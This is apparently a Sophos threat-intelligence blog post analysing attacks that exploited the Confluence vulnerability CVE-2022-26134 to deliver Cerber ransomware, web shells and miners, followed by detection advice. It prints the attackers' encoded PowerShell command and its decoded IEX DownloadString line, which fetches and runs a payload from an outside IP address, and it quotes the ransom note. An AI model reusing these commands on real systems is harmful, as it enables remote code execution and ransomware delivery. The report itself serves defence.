Confluence exploits used to drop ransomware on vulnerable servers

news.sophos.com/en-us/2022/06/16/confluence-exploits-used-to-drop-ransomware-on-vulnerable-servers/

Andrew Brandt

June 16, 2022

The disclosure of a serious vulnerability in Atlassian's core intranet product, Confluence, has raised the profile of a number of incidents the SophosLabs and Managed Threat Response (MTR) teams have been tracking since the remote code execution bug was disclosed over Memorial Day weekend in the US.

While the number of vulnerable Confluence servers is low and shrinking, MTR and SophosLabs have been investigating several attacks against Confluence instances running on Windows or Linux. Two of those attacks, against Windows servers, resulted in the deployment of Cerber ransomware payloads.


The vulnerability, CVE-2022-26134, allows an attacker to spawn a remotely-accessible shell, in-memory, without writing anything to the server's local storage. Atlassian has posted both updates to the product (that also fix other security-related vulnerabilities), and mitigation strategies, which most of their customers appear to be implementing.

Most of the small number of cases we're following appear to be automated, with some of the attackers using the fileless web shell to deliver various payloads, including Mirai-like bots; a malicious Linux package called pwnkit; a cryptominer known as **z0miner** (previously seen dropped after exploitation of Log4J and a 2021 vulnerability in Atlassian); and, oddly, file-based web shells, written in either ASP or PHP formats. This gives us the impression that the initial attackers leveraging this exploit have done so as a way to spread an existing collection of hacking tools more widely.

We've also observed attackers pushing down Cobalt Strike shellcode and running PowerShell commands on vulnerable Windows servers

Wormable ransomware


In the two incidents where the attackers tried to deploy ransomware, we observed unexpected (likely malicious) executions of the tool **curl** on the server prior to the deployment. While we were trying to get ahold of the affected customers, the attacker delivered an encoded PowerShell command to the Confluence server they controlled.



```
powershell.exe -exec bypass -nop -enc
SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBu
AGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AMQA1ADkALgAyADIAMwAuADMANAAuADIANQAvAHQA
bQBwAC4AMwB3ACIAKQApAA=
```

Figure 1: The encoded PowerShell command

The encoded command was an instruction to download and execute a Windows program, saved to the **%temp%** folder under the name **svcPrvinit.exe**, then delete it when execution was complete.




```
IEX((New-Object Net.WebClient).DownloadString("http://159.223.34.25/tmp.3w"))
▸ svcPrvinit.exe    "C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\svcPrvinit.exe"
▸ ▸ cmd.exe "C:\Windows\system32\cmd.exe" /c del
          C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\SVCPRV~1.EXE >> NUL
```

Figure 2: The decoded PowerShell commands, downloading a Windows binary

The parent process of this execution was the Apache Tomcat web server software running under the Confluence directory on the server, leaving little doubt where the attack began. The attacks were both stopped by the CryptoGuard feature in Intercept X before damage could be done.

If the servers had not been protected, and the attack had proceeded successfully, the servers' operators would have discovered that most files had the **.locked** suffix appended to their names, and every folder contained a file named **__$$RECOVERY_README$$__.html** with a link to the criminal's Tor website, and a demand for payment within 30 days – followed by the threat "we will post information about your private data on public news webs."



CERBER RANSOMWARE

Instructions

Can't you find the necessary files?
Is the content of your files not readable?

It is normal because the files' names and the data in your files have been encrypted by "Cerber Ransomware".

It means your files are NOT damaged! Your files are modified only. This modification is reversible.
From now it is not possible to use your files until they will be decrypted.

The only way to decrypt your files safely is to buy the special decryption software "Cerber Decryptor".

Any attempts to restore your files with the third-party software will be fatal for your files!

We have also downloaded a lot of private data from your network.
If you do not contact us in a 30 days, we will post information about your private data on public news webs.

You can proceed with purchasing of the decryption software at your personal page:

Figure 3: The Cerber ransomware note

There was no evidence the attackers had exfiltrated any private data from the servers, nor that the attackers had made any lateral movement to pivot from the servers to any other machines on the targets' networks.

Detection and guidance

As most of Atlassian's customers have been notified about the vulnerable installations, there are fewer instances of vulnerable public-facing Confluence servers with each passing day. The company's guidance includes some instructions for moving the vulnerable components to folders that aren't publicly accessible, but an upgrade should resolve the problem with the vulnerability.

Rebooting the server will remove any in-memory remote shell code that's running on machines that have been infected, but a reboot won't remove the hacker toolkit components some attackers are dropping into the **%temp%** directory on Windows, or **/tmp** on Linux. In some cases, manual deletion of the contents of those folders may be warranted.

Sophos products will detect the ASP and PHP webshells as Troj/WebShel-BU or Troj/WebShel-DB, respectively. CryptoGuard is highly effective at stopping the execution of Cerber ransomware, among others. The Cobalt Strike stager shellcode is detected as

ATK/ChimeraPS-A. Updated behavioral rules will also detect when Tomcat processes invoke PowerShell or curl, and alert or halt the execution of the command.

Indicators of compromise relating to these attacks have been posted to the SophosLabs Github repository.

Acknowledgments

SophosLabs thanks analysts Andrew Ludgate and Gabor Szappanos, and MTR incident responders Sam Kettleson, Coleman Laguzza, Dakota Mercer-Szady, Ade Muhammed, Mark Parsons, and Kevin Thipphavong, for their diligent efforts in protecting customers around the clock.